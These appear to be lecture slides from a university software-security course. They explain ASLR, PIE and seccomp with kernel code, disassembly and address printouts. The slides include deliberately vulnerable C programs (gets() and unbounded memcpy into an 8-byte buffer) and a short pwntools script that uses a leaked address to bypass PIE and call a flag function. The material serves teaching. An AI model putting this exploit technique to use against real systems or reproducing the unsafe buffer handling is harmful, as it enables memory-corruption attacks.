NEU CY 5770 Software Vulnerabilities and Security

Instructor: Dr. Ziming Zhao

Last Class

1. Stack-based buffer overflow defense
    a. Stack cookies and how to bypass them in forked programs

This week

1. Other defense
    a. ASLR
    b. Seccomp

Defense-4:
Address Space Layout Randomization
(ASLR)

ASLR History

2001 - Linux PaX patch
2003 - OpenBSD
2005 - Linux 2.6.12 user-space
2007 - Windows Vista kernel and user-space
2011 - iOS 5 user-space
2011 - Android 4.0 ICS user-space
2012 - OS X 10.8 kernel-space
2012 - iOS 6 kernel-space
2014 - Linux 3.14 kernel-space

Not supported well in MMU-less devices.

Address Space Layout Randomization (ASLR)

Attackers need to know which address to control (jump/overwrite)

- Stack - shellcode
- Library - system()

Defense: let’s randomize it!

- Attackers do not know where to jump...

When ASLR is enabled on Linux

Memory Segment Randomization Behavior

- Executable (.text .data .bss etc.) Randomized only if compiled as Position Independent Executable (PIE). Otherwise, fixed.
- Global Offset Table (GOT) & PLT Randomized if PIE is enabled.

- Heap Randomized at program startup
- Stack Randomized
- Shared Libraries (.so files) Randomized
- Mmap() allocations Randomized
- VDSO Page (linux-gate.so) Randomized

How does Linux kernel implement user-space ASLR?

/proc/sys/kernel/randomize_va_space is the user-visible control knob for ASLR.

0 → ASLR disabled
1 → conservative randomization
2 → full ASLR (default)

Kernel side definition lives in: kernel/sysctl.c

int sysctl_randomize_va_space __read_mostly = 2;

How does Linux kernel implement user-space ASLR?

ELF loader applies ASLR bias when PF_RANDOMIZE is set

```
if (interpreter) {
        /* On ET_DYN with PT_INTERP, we do the ASLR. */
        load_bias = ELF_ET_DYN_BASE;
        if (current->flags & PF_RANDOMIZE)
                load_bias += arch_mmap_rnd();
        /* Adjust alignment as requested. */
        if (alignment)
                load_bias &= ~(alignment - 1);
        elf_flags |= MAP_FIXED_NOREPLACE;
    }
```

Position Independent Executable (PIE)

Position-independent code (PIC) or position-independent executable (PIE) is a body of machine code that executes properly regardless of its absolute address.

- Every time you run a program it can be loaded into a different memory address.
- Cannot hardcode values such as function addresses

The compiler has specific options to enable or disable PIE, e.g., -no-pie

misc/aslr_pie aslr_nopie

```c
#include <stdio.h>

int main() {
    printf("Hello, PIE test!\n");
    printf("Main function address: %p\n", (void*)main);
    return 0;
}
```

aslr_pie 32bit

```
000011ed <main>:
    11ed:       f3 0f 1e fb             endbr32
    11f1:       8d 4c 24 04             lea    ecx,[esp+0x4]
    11f5:       83 e4 f0                and    esp,0xfffffff0
    11f8:       ff 71 fc                push   DWORD PTR [ecx-0x4]
    11fb:       55                      push   ebp
    11fc:       89 e5                   mov    ebp,esp
    11fe:       53                      push   ebx
    11ff:       51                      push   ecx
    1200:       e8 eb fe ff ff          call   10f0 <__x86.get_pc_thunk.bx>
    1205:       81 c3 cf 2d 00 00       add    ebx,0x2dcf
    120b:       83 ec 0c                sub    esp,0xc
    120e:       8d 83 34 e0 ff ff       lea    eax,[ebx-0x1fcc]
    1214:       50                      push   eax
    1215:       e8 76 fe ff ff          call   1090 <puts@plt>
    121a:       83 c4 10                add    esp,0x10
    121d:       83 ec 08                sub    esp,0x8
    1220:       8d 83 19 d2 ff ff       lea    eax,[ebx-0x2de7]
    1226:       50                      push   eax
    1227:       8d 83 45 e0 ff ff       lea    eax,[ebx-0x1fbb]
    122d:       50                      push   eax
    122e:       e8 4d fe ff ff          call   1080 <printf@plt>
    1233:       83 c4 10                add    esp,0x10
    1236:       b8 00 00 00 00          mov    eax,0x0
    123b:       8d 65 f8                lea    esp,[ebp-0x8]
    123e:       59                      pop    ecx
    123f:       5b                      pop    ebx
    1240:       5d                      pop    ebp
    1241:       8d 61 fc                lea    esp,[ecx-0x4]
    1244:       c3                      ret
    1245:       66 90                   xchg   ax,ax
    1247:       66 90                   xchg   ax,ax
    1249:       66 90                   xchg   ax,ax
    124b:       66 90                   xchg   ax,ax
    124d:       66 90                   xchg   ax,ax
    124f:       90                      nop
```

aslr_nopie 32bit

```
08049d45 <main>:
 8049d45:       f3 0f 1e fb             endbr32
 8049d49:       8d 4c 24 04             lea    ecx,[esp+0x4]
 8049d4d:       83 e4 f0                and    esp,0xfffffff0
 8049d50:       ff 71 fc                push   DWORD PTR [ecx-0x4]
 8049d53:       55                      push   ebp
 8049d54:       89 e5                   mov    ebp,esp
 8049d56:       51                      push   ecx
 8049d57:       83 ec 04                sub    esp,0x4
 8049d5a:       83 ec 0c                sub    esp,0xc
 8049d5d:       68 08 40 0b 08          push   0x80b4008
 8049d62:       e8 29 e6 00 00          call   8058390 <_IO_puts>
 8049d67:       83 c4 10                add    esp,0x10
 8049d6a:       83 ec 08                sub    esp,0x8
 8049d6d:       68 45 9d 04 08          push   0x8049d45
 8049d72:       68 19 40 0b 08          push   0x80b4019
 8049d77:       e8 54 74 00 00          call   80511d0 <_IO_printf>
 8049d7c:       83 c4 10                add    esp,0x10
 8049d7f:       b8 00 00 00 00          mov    eax,0x0
 8049d84:       8b 4d fc                mov    ecx,DWORD PTR [ebp-0x4]
 8049d87:       c9                      leave
 8049d88:       8d 61 fc                lea    esp,[ecx-0x4]
 8049d8b:       c3                      ret
```

__x86.get_pc_thunk.??

__x86.get_pc_thunk.bx (often shown as __x86.get_pc_thunk.??) is a tiny compiler-generated helper used on 32-bit x86 to make position-independent code (PIC/PIE) work.

32-bit x86 has no instruction to directly read EIP into a register. But PIC needs a way to compute addresses relative to the current instruction, e.g., to find the GOT (Global Offset Table).

```
__x86.get_pc_thunk.bx:
    mov ebx, [esp]   ; load return address (the next instruction) into EBX
    ret
```

aslr_pie

```
0000000000001169 <main>:
    1169:       f3 0f 1e fa             endbr64
    116d:       55                      push   rbp
    116e:       48 89 e5                mov    rbp,rsp
    1171:       48 8d 3d 8c 0e 00 00    lea    rdi,[rip+0xe8c]        # 2004 <_IO_stdin_used+0x4>
    1178:       e8 e3 fe ff ff          call   1060 <puts@plt>
    117d:       48 8d 35 e5 ff ff ff    lea    rsi,[rip+0xffffffffffffffe5]        # 1169 <main>
    1184:       48 8d 3d 8a 0e 00 00    lea    rdi,[rip+0xe8a]        # 2015 <_IO_stdin_used+0x15>
    118b:       b8 00 00 00 00          mov    eax,0x0
    1190:       e8 db fe ff ff          call   1070 <printf@plt>
    1195:       b8 00 00 00 00          mov    eax,0x0
    119a:       5d                      pop    rbp
    119b:       c3                      ret
    119c:       0f 1f 40 00             nop    DWORD PTR [rax+0x0]
```

aslr_nopie 64bit

```
0000000000401d05 <main>:
  401d05:       f3 0f 1e fa             endbr64
  401d09:       55                      push   rbp
  401d0a:       48 89 e5                mov    rbp,rsp
  401d0d:       bf 04 50 49 00          mov    edi,0x495004
  401d12:       e8 49 69 01 00          call   418660 <_IO_puts>
  401d17:       be 05 1d 40 00          mov    esi,0x401d05
  401d1c:       bf 15 50 49 00          mov    edi,0x495015
  401d21:       b8 00 00 00 00          mov    eax,0x0
  401d26:       e8 75 ec 00 00          call   4109a0 <_IO_printf>
  401d2b:       b8 00 00 00 00          mov    eax,0x0
  401d30:       5d                      pop    rbp
  401d31:       c3                      ret
```

misc/aslr_module [ASLR enabled; PIE enabled when compile]

```
→ misc ./aslr_module_64
Runtime Section Addresses:
  .text   = 0x0x55efc2029180
  .data   = 0x0x55efc202c000 (Offset: 11904)
  .bss    = 0x0x55efc202c010 (Offset: 11920)
  .got    = 0x0x55efc202bf70 (Offset: 11760)
  .plt    = 0x0x55efc2029000 (Offset: -384)
  .interp = 0x0x55efc2028318 (Offset: -3688)
  .dynsym = 0x0x55efc20283c8 (Offset: -3512)
  .rodata = 0x0x55efc2028040 (Offset: -4416)
  Stack   = 0x0x7ffc1f29f000 (Offset: 46232590835328)
  Heap    = 0x0x55efc44bc000 (Offset: 38350464)
→ misc ./aslr_module_64
Runtime Section Addresses:
  .text   = 0x0x55927c28a180
  .data   = 0x0x55927c28d000 (Offset: 11904)
  .bss    = 0x0x55927c28d010 (Offset: 11920)
  .got    = 0x0x55927c28cf70 (Offset: 11760)
  .plt    = 0x0x55927c28a000 (Offset: -384)
  .interp = 0x0x55927c289318 (Offset: -3688)
  .dynsym = 0x0x55927c2893c8 (Offset: -3512)
  .rodata = 0x0x55927c289040 (Offset: -4416)
  Stack   = 0x0x7ffdf429f000 (Offset: 46641063218816)
  Heap    = 0x0x55927e873000 (Offset: 39751296)
```

```
→ misc ./aslr_module_32
Runtime Section Addresses:
  .text   = 0x0x565f31b0
  .data   = 0x0x565f6000 (Offset: 11856)
  .bss    = 0x0x565f6008 (Offset: 11864)
  .got    = 0x0x565f5fb4 (Offset: 11780)
  .plt    = 0x0x565f3000 (Offset: -432)
  .interp = 0x0x565f21b4 (Offset: -4092)
  .dynsym = 0x0x565f2248 (Offset: -3944)
  .rodata = 0x0x565f2034 (Offset: -4476)
  Stack   = 0x0xff9f9000 (Offset: -1455399344)
  Heap    = 0x0x5858a000 (Offset: 33123920)
→ misc ./aslr_module_32
Runtime Section Addresses:
  .text   = 0x0x566001b0
  .data   = 0x0x56603000 (Offset: 11856)
  .bss    = 0x0x56603008 (Offset: 11864)
  .got    = 0x0x56602fb4 (Offset: 11780)
  .plt    = 0x0x56600000 (Offset: -432)
  .interp = 0x0x565ff1b4 (Offset: -4092)
  .dynsym = 0x0x565ff248 (Offset: -3944)
  .rodata = 0x0x565ff034 (Offset: -4476)
  Stack   = 0x0xffdf5000 (Offset: -1451274672)
  Heap    = 0x0x56956000 (Offset: 3497552)
```

misc/aslr_module [ASLR enabled; PIE disabled when compile]

```
➜  misc ./aslr_module_nopie_64
Runtime Section Addresses:
  .text   = 0x0x401170
  .data   = 0x0x404068 (Offset: 12024)
  .bss    = 0x0x404078 (Offset: 12040)
  .got    = 0x0x404000 (Offset: 11920)
  .plt    = 0x0x401000 (Offset: -368)
  .interp = 0x0x400318 (Offset: -3672)
  .dynsym = 0x0x4003c0 (Offset: -3504)
  .rodata = 0x0x400040 (Offset: -4400)
  Stack   = 0x0x7ffdb9a79000 (Offset: 140727714021008)
  Heap    = 0x0x911a000 (Offset: 147951248)
➜  misc ./aslr_module_nopie_64
Runtime Section Addresses:
  .text   = 0x0x401170
  .data   = 0x0x404068 (Offset: 12024)
  .bss    = 0x0x404078 (Offset: 12040)
  .got    = 0x0x404000 (Offset: 11920)
  .plt    = 0x0x401000 (Offset: -368)
  .interp = 0x0x400318 (Offset: -3672)
  .dynsym = 0x0x4003c0 (Offset: -3504)
  .rodata = 0x0x400040 (Offset: -4400)
  Stack   = 0x0x7fffc3f85000 (Offset: 140736477019792)
  Heap    = 0x0xe65b000 (Offset: 237346448)
```

```
➜  misc ./aslr_module_nopie_32
Runtime Section Addresses:
  .text   = 0x0x80491a0
  .data   = 0x0x804c038 (Offset: 11928)
  .bss    = 0x0x804c040 (Offset: 11936)
  .got    = 0x0x804c000 (Offset: 11872)
  .plt    = 0x0x8049000 (Offset: -416)
  .interp = 0x0x80481b4 (Offset: -4076)
  .dynsym = 0x0x8048248 (Offset: -3928)
  .rodata = 0x0x8048034 (Offset: -4460)
  Stack   = 0x0xff9e3000 (Offset: -140927392)
  Heap    = 0x0x8fa5000 (Offset: 16105056)
➜  misc ./aslr_module_nopie_32
Runtime Section Addresses:
  .text   = 0x0x80491a0
  .data   = 0x0x804c038 (Offset: 11928)
  .bss    = 0x0x804c040 (Offset: 11936)
  .got    = 0x0x804c000 (Offset: 11872)
  .plt    = 0x0x8049000 (Offset: -416)
  .interp = 0x0x80481b4 (Offset: -4076)
  .dynsym = 0x0x8048248 (Offset: -3928)
  .rodata = 0x0x8048034 (Offset: -4460)
  Stack   = 0x0xfff85000 (Offset: -135020960)
  Heap    = 0x0x9785000 (Offset: 24362592)
```

misc/aslr_symbol

```
int k = 50;
int l;
char *p = "hello world";

int add(int a, int b)
{
	int i = 10;
	i = a + b;
	printf("The address of i is %p\n", &i);

	return i;
}

int sub(int d, int c)
{
	int j = 20;
	j = d - c;
	printf("The address of j is %p\n", &j);

	return j;
}

int compute(int a, int b, int c)
{
	return sub(add(a, b), c) * k;
}
```

```
int main(int argc, char *argv[])
{
	printf("===== Libc function addresses =====\n");
	printf("The address of printf is %p\n", printf);
	printf("The address of memcpy is %p\n", memcpy);
	printf("The distance between printf and memcpy is %x\n", (int)printf - (int)memcpy);
	printf("The address of system is %p\n", system);
	printf("The distance between printf and system is %x\n", (int)printf - (int)system);
	printf("===== Module function addresses =====\n");
	printf("The address of main is %p\n", main);
	printf("The address of add is %p\n", add);
	printf("The distance between main and add is %x\n", (int)main - (int)add);
	printf("The address of sub is %p\n", sub);
	printf("The distance between main and sub is %x\n", (int)main - (int)sub);
	printf("The address of compute is %p\n", compute);
	printf("The distance between main and compute is %x\n", (int)main - (int)compute);

	printf("===== Global initialized variable addresses =====\n");
	printf("The address of k is %p\n", &k);
	printf("The address of p is %p\n", p);
	printf("The distance between k and p is %x\n", (int)&k - (int)p);

	printf("===== Global uninitialized variable addresses =====\n");
	printf("The address of l is %p\n", &l);
	printf("The distance between k and l is %x\n", (int)&k - (int)l);

	printf("===== Local variable addresses =====\n");
	return compute(9, 6, 4);
}
```

Check the symbols

nm | sort

```
00001000 t _init
000010c0 T _start
00001100 T __x86.get_pc_thunk.bx
00001110 t deregister_tm_clones
00001150 t register_tm_clones
000011a0 t __do_global_dtors_aux
000011f0 t frame_dummy
000011f9 T __x86.get_pc_thunk.dx
000011fd T add
00001261 T sub
000012c3 T compute
00001307 T main
0000158d T __x86.get_pc_thunk.ax
000015a0 T __libc_csu_init
00001610 T __libc_csu_fini
00001615 T __x86.get_pc_thunk.bp
00001620 T __stack_chk_fail_local
00001638 T _fini
00002000 R _fp_hw
00002004 R _IO_stdin_used
00002358 r __GNU_EH_FRAME_HDR
0000258c r __FRAME_END__
00003ec8 d __frame_dummy_init_array_entry
00003ec8 d __init_array_start
00003ecc d __do_global_dtors_aux_fini_array_entry
00003ecc d __init_array_end
00003ed0 d _DYNAMIC
00003fc8 d _GLOBAL_OFFSET_TABLE_
00004000 D __data_start
00004000 W data_start
00004004 D __dso_handle
00004008 D k
0000400c D p
00004010 B __bss_start
00004010 b completed.7621
00004010 D _edata
00004010 D __TMC_END__
00004014 B l
00004018 B _end
         U __libc_start_main@@GLIBC_2.0
         U memcpy@@GLIBC_2.0
         U printf@@GLIBC_2.0
         U puts@@GLIBC_2.0
         U __stack_chk_fail@@GLIBC_2.4
         U system@@GLIBC_2.0
         w __cxa_finalize@@GLIBC_2.1.3
         w __gmon_start__
         w _ITM_deregisterTMCloneTable
         w _ITM_registerTMCloneTable
```

```
0000000000001000 t _init
0000000000001090 T _start
00000000000010c0 t deregister_tm_clones
00000000000010f0 t register_tm_clones
0000000000001130 t __do_global_dtors_aux
0000000000001170 t frame_dummy
0000000000001179 T add
00000000000011dd T sub
000000000000123f T compute
000000000000127c T main
00000000000014f0 T __libc_csu_init
0000000000001560 T __libc_csu_fini
0000000000001568 T _fini
0000000000002000 R _IO_stdin_used
0000000000002378 r __GNU_EH_FRAME_HDR
000000000000253c r __FRAME_END__
0000000000003d98 d __frame_dummy_init_array_entry
0000000000003d98 d __init_array_start
0000000000003da0 d __do_global_dtors_aux_fini_array_entry
0000000000003da0 d __init_array_end
0000000000003da8 d _DYNAMIC
0000000000003f98 d _GLOBAL_OFFSET_TABLE_
0000000000004000 D __data_start
0000000000004000 W data_start
0000000000004008 D __dso_handle
0000000000004010 D k
0000000000004018 D p
0000000000004020 B __bss_start
0000000000004020 b completed.8059
0000000000004020 D _edata
0000000000004020 D __TMC_END__
0000000000004024 B l
0000000000004028 B _end
                 U __libc_start_main@@GLIBC_2.2.5
                 U memcpy@@GLIBC_2.14
                 U printf@@GLIBC_2.2.5
                 U puts@@GLIBC_2.2.5
                 U __stack_chk_fail@@GLIBC_2.4
                 U system@@GLIBC_2.2.5
                 w __cxa_finalize@@GLIBC_2.2.5
                 w __gmon_start__
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
```

ASLR Enabled; PIE; 32 bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/aslr1$ ./aslr1
===== Libc function addresses =====
The address of printf is 0xf7d57340
The address of memcpy is 0xf7e55d00
The distance between printf and memcpy is fff01640
The address of system is 0xf7d48830
The distance between printf and system is eb10
===== Module function addresses =====
The address of main is 0x565a32ad
The address of add is 0x565a31dd
The distance between main and add is d0
The address of sub is 0x565a3224
The distance between main and sub is 89
The address of compute is 0x565a3269
The distance between main and compute is 44
The distance between main and printf is 5e84bf6d
The distance between main and memcpy is 5e74d5ad
===== Global initialized variable addresses =====
The address of k is 0x565a6008
The address of p is 0x565a4008
The distance between k and p is 2000
The distance between k and main is 2d5b
The distance between k and memcpy is 5e750308
===== Global uninitialized variable addresses =====
The address of l is 0x565a6014
The distance between k and l is 565a6008
===== Local variable addresses =====
The address of i is 0xfff270bc
The address of j is 0xfff270bc
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/aslr1$ ./aslr1
===== Libc function addresses =====
The address of printf is 0xf7ded340
The address of memcpy is 0xf7eebd00
The distance between printf and memcpy is fff01640
The address of system is 0xf7dde830
The distance between printf and system is eb10
===== Module function addresses =====
The address of main is 0x565892ad
The address of add is 0x565891dd
The distance between main and add is d0
The address of sub is 0x56589224
The distance between main and sub is 89
The address of compute is 0x56589269
The distance between main and compute is 44
The distance between main and printf is 5e79bf6d
The distance between main and memcpy is 5e69d5ad
===== Global initialized variable addresses =====
The address of k is 0x5658c008
The address of p is 0x5658a008
The distance between k and p is 2000
The distance between k and main is 2d5b
The distance between k and memcpy is 5e6a0308
===== Global uninitialized variable addresses =====
The address of l is 0x5658c014
The distance between k and l is 5658c008
===== Local variable addresses =====
The address of i is 0xffe1175c
The address of j is 0xffe1175c
```

ASLR Enabled; PIE; 64 bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/aslr1$ ./aslr164
===== Libc function addresses =====
The address of printf is 0x7f1174903e10
The address of memcpy is 0x7f1174a2d670
The distance between printf and memcpy is ffed67a0
The address of system is 0x7f11748f4410
The distance between printf and system is fa00
===== Module function addresses =====
The address of main is 0x55d4942af216
The address of add is 0x55d4942af159
The distance between main and add is bd
The address of sub is 0x55d4942af19a
The distance between main and sub is 7c
The address of compute is 0x55d4942af1d9
The distance between main and compute is 3d
The distance between main and printf is 1f9ab406
The distance between main and memcpy is 1f881ba6
===== Global initialized variable addresses =====
The address of k is 0x55d4942b2010
The address of p is 0x55d4942b0008
The distance between k and p is 2008
The distance between k and main is 2dfa
The distance between k and memcpy is 1f8849a0
===== Global uninitialized variable addresses =====
The address of l is 0x55d4942b2024
The distance between k and l is 942b2010
===== Local variable addresses =====
The address of i is 0x7ffc65ad48ac
The address of j is 0x7ffc65ad48ac
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/aslr1$ ./aslr164
===== Libc function addresses =====
The address of printf is 0x7f0af8132e10
The address of memcpy is 0x7f0af825c670
The distance between printf and memcpy is ffed67a0
The address of system is 0x7f0af8123410
The distance between printf and system is fa00
===== Module function addresses =====
The address of main is 0x5579ce78d216
The address of add is 0x5579ce78d159
The distance between main and add is bd
The address of sub is 0x5579ce78d19a
The distance between main and sub is 7c
The address of compute is 0x5579ce78d1d9
The distance between main and compute is 3d
The distance between main and printf is d665a406
The distance between main and memcpy is d6530ba6
===== Global initialized variable addresses =====
The address of k is 0x5579ce790010
The address of p is 0x5579ce78e008
The distance between k and p is 2008
The distance between k and main is 2dfa
The distance between k and memcpy is d65339a0
===== Global uninitialized variable addresses =====
The address of l is 0x5579ce790024
The distance between k and l is ce790010
===== Local variable addresses =====
The address of i is 0x7ffed9e3c61c
The address of j is 0x7ffed9e3c61c
```

PIE Overhead

- <1% in 64 bit

Access all strings via relative address from current rip
lea rdi, [rip+0x23423]

- ~3% in 32 bit

Cannot address using eip
Call __86.get_pc_thunk.xx functions

Bypass ASLR

- Address leak: certain vulnerabilities allow attackers to obtain the addresses required for an attack, which enables bypassing ASLR.
- Relative addressing: some vulnerabilities allow attackers to obtain access to data relative to a particular address, thus bypassing ASLR.
- Implementation weaknesses: some vulnerabilities allow attackers to guess addresses due to low entropy or faults in a particular ASLR implementation.
- Side channels of hardware operation: certain properties of processor operation may allow bypassing ASLR.

aslr1 (ASLR; PIE)

```
int printsecret()
{
	print_flag();
}

int main(int argc, char *argv[])
{
	vulfoo();
}

int vulfoo()
{
	printf("vulfoo is at %p \n", vulfoo);
	char buf[8];
	gets(buf);

	return 0;
}
```

Pwntools script 32bit

```
#!/usr/bin/env python3

from pwn import *

elf = context.binary = ELF('/misc_aslr1_32')
p = process()

p.recvuntil('at ')
vulfoo = int(p.recvline(), 16)

elf.address = vulfoo - elf.sym['vulfoo']

payload = b'A' * 20
payload += p32(elf.sym['print_flag'])

p.sendline(payload)

print(p.recvline().decode())
```

https://docs.pwntools.com/en/stable/

aslr2 (ASLR; PIE)

```
int printsecret()
{
	print_flag();
}

int main(int argc, char *argv[])
{
	if (argc != 2)
		printf("Usage: aslr2 string\n");

	vulfoo(argv[1]);
	exit(0);
}

int vulfoo(char *p)
{
	char buf[8];
	memcpy(buf, p, strlen(p));

	return 0;
}
```

Do we have to overwrite the whole return address on stack?

How to Make ASLR Win the Clone Wars: Runtime Re-Randomization

Kangjie Lu[†], Stefan Nürnberger[‡§], Michael Backes[‡¶], and Wenke Lee[†]
[†]Georgia Institute of Technology, [‡]CISPA, Saarland University, [§]DFKI, [¶]MPI-SWS
kjlu@gatech.edu, {nuernberger, backes}@cs.uni-saarland.de, wenke@cc.gatech.edu

***Abstract*—Existing techniques for memory randomization such as the widely explored Address Space Layout Randomization (ASLR) perform a single, per-process randomization that is applied before or at the process' load-time. The efficacy of such upfront randomizations crucially relies on the assumption that an attacker has only one chance to guess the randomized address, and that this attack succeeds only with a very low probability. Recent research results have shown that this assumption is not valid in many scenarios, e.g., daemon servers fork child processes that inherent the state – and if applicable: the randomization – of their parents, and thereby create clones with the same memory layout. This enables the so-called *clone-probing* attacks where an adversary repeatedly probes different clones in order to increase its knowledge about their shared memory layout.**

In this paper, we propose RUNTIMEASLR – the first ap-

the exact memory location of these code snippets by means of various forms of memory randomization. As a result, a variety of different memory randomization techniques have been proposed that strive to impede, or ideally to prevent, the precise localization or prediction where specific code resides [29], [22], [4], [8], [33], [49]. Address Space Layout Randomization (ASLR) [44], [43] currently stands out as the most widely adopted, efficient such kind of technique.

All existing techniques for memory randomization including ASLR are conceptually designed to perform a single, once-and-for-all randomization before or at the process' load-time. The efficacy of such upfront randomizations hence crucially relies on the assumption that an attacker has only one chance

NDSS 2016

HARM: Hardware-Assisted Continuous Re-randomization for Microcontrollers

Jiameng Shi
Computer Science
University of Georgia
jiameng@uga.edu

Le Guan
Computer Science
University of Georgia
leguan@uga.edu

Wenqiang Li
Institute of
Information Engineering, CAS
liwenqiang@iie.ac.cn

Dayou Zhang
Computer Science
University of Georgia
dayou.zhang@uga.edu

Ping Chen
Institute for Big Data
Fudan University
pchen@fudan.edu.cn

Ning Zhang
Computer Science & Engineering
Washington University in St. Louis
zhang.ning@wustl.edu

***Abstract*—Microcontroller-based embedded systems have become ubiquitous with the emergence of IoT technology. Given its critical roles in many applications, its security is becoming increasingly important. Unfortunately, MCU devices are especially vulnerable. Code reuse attacks are particularly noteworthy since the memory address of firmware code is static. This work seeks to combat code reuse attacks, including ROP and more advanced JIT-ROP via continuous randomization. Previous proposals are geared towards full-fledged OSs with rich runtime environments, and therefore cannot be applied to MCUs. We propose the first solution for ARM-based MCUs. Our system, named `HARM`, comprises a secure runtime and a binary analysis tool with rewriting module. The secure runtime, protected inside the secure world, proactively triggers and performs non-bypassable randomization to the firmware running in a sandbox in the normal world. Our system does not rely on any firmware feature, and therefore is generally applicable to both bare-metal and RTOS-powered firmware. We have implemented a prototype on a development board. Our evaluation results indicate that `HARM` can effectively thaw code reuse attacks while keeping the performance and energy overhead low.**

***Index Terms*—microcontroller security, code reuse attack, TrustZone, randomization**

1. Introduction

cost and energy consumption, making it easier to exploit potential vulnerabilities. Third, firmware tends to run in the privileged mode in a flat memory layout to reduce the overhead of switching between the unprivileged and privileged mode [1]. Therefore, a control hijacking attack usually gains the highest privilege over the system. Fourth, there are multiple stakeholders involved during firmware development, including chip vendors, third-party library/OS providers, device manufacturers, etc. This fragmented responsibility makes security hard to be guaranteed.

Memory errors can often lead to arbitrary code execution. This has become a real threat to MCU devices as demonstrated in recent attacks [2]–[6]. Since even low-end MCUs are equipped with *memory protection units* (MPU) that can be used to enforce DEP (aka XN or W^X) [7], attackers cannot simply inject malicious code to the memory of MCU devices. Instead, they tend to rely on code reuse attacks (CRA) [8]–[13] which perform malicious behaviors by leveraging existing code contents. In particular, in a *return oriented programming* (ROP) attack, attackers chain code snippets or gadgets scattered over the existing code sections. MCU devices, unfortunately, are vulnerable to these attacks [12], [14]. There are two general approaches towards defending against CRAs: prevention and mitigation.

Attack prevention techniques aim to deny exploit execution. Whenever an anomaly is detected, the program crashes to prevent further damage. Control flow integrity

Defense-5:
Secure Computing Mode
(Seccomp)

Seccomp - A system call firewall

seccomp allows developers to write complex rules to:

- allow certain system calls
- disallow certain system calls
- filter allowed and disallowed system calls based on argument variables

seccomp rules are inherited by children!

These rules can be quite complex (see http://man7.org/linux/man-pages/man3/seccomp_rule_add.3.html).

History of seccomp

2005 - seccomp was first devised by Andrea Arcangeli for use in public grid computing and was originally intended as a means of safely running untrusted compute-bound programs.

2005 - Merged into the Linux kernel mainline in kernel version 2.6.12, which was released on March 8, 2005.


2017 - Android uses a seccomp-bpf filter in the zygote since Android 8.0 Oreo.

seccomp

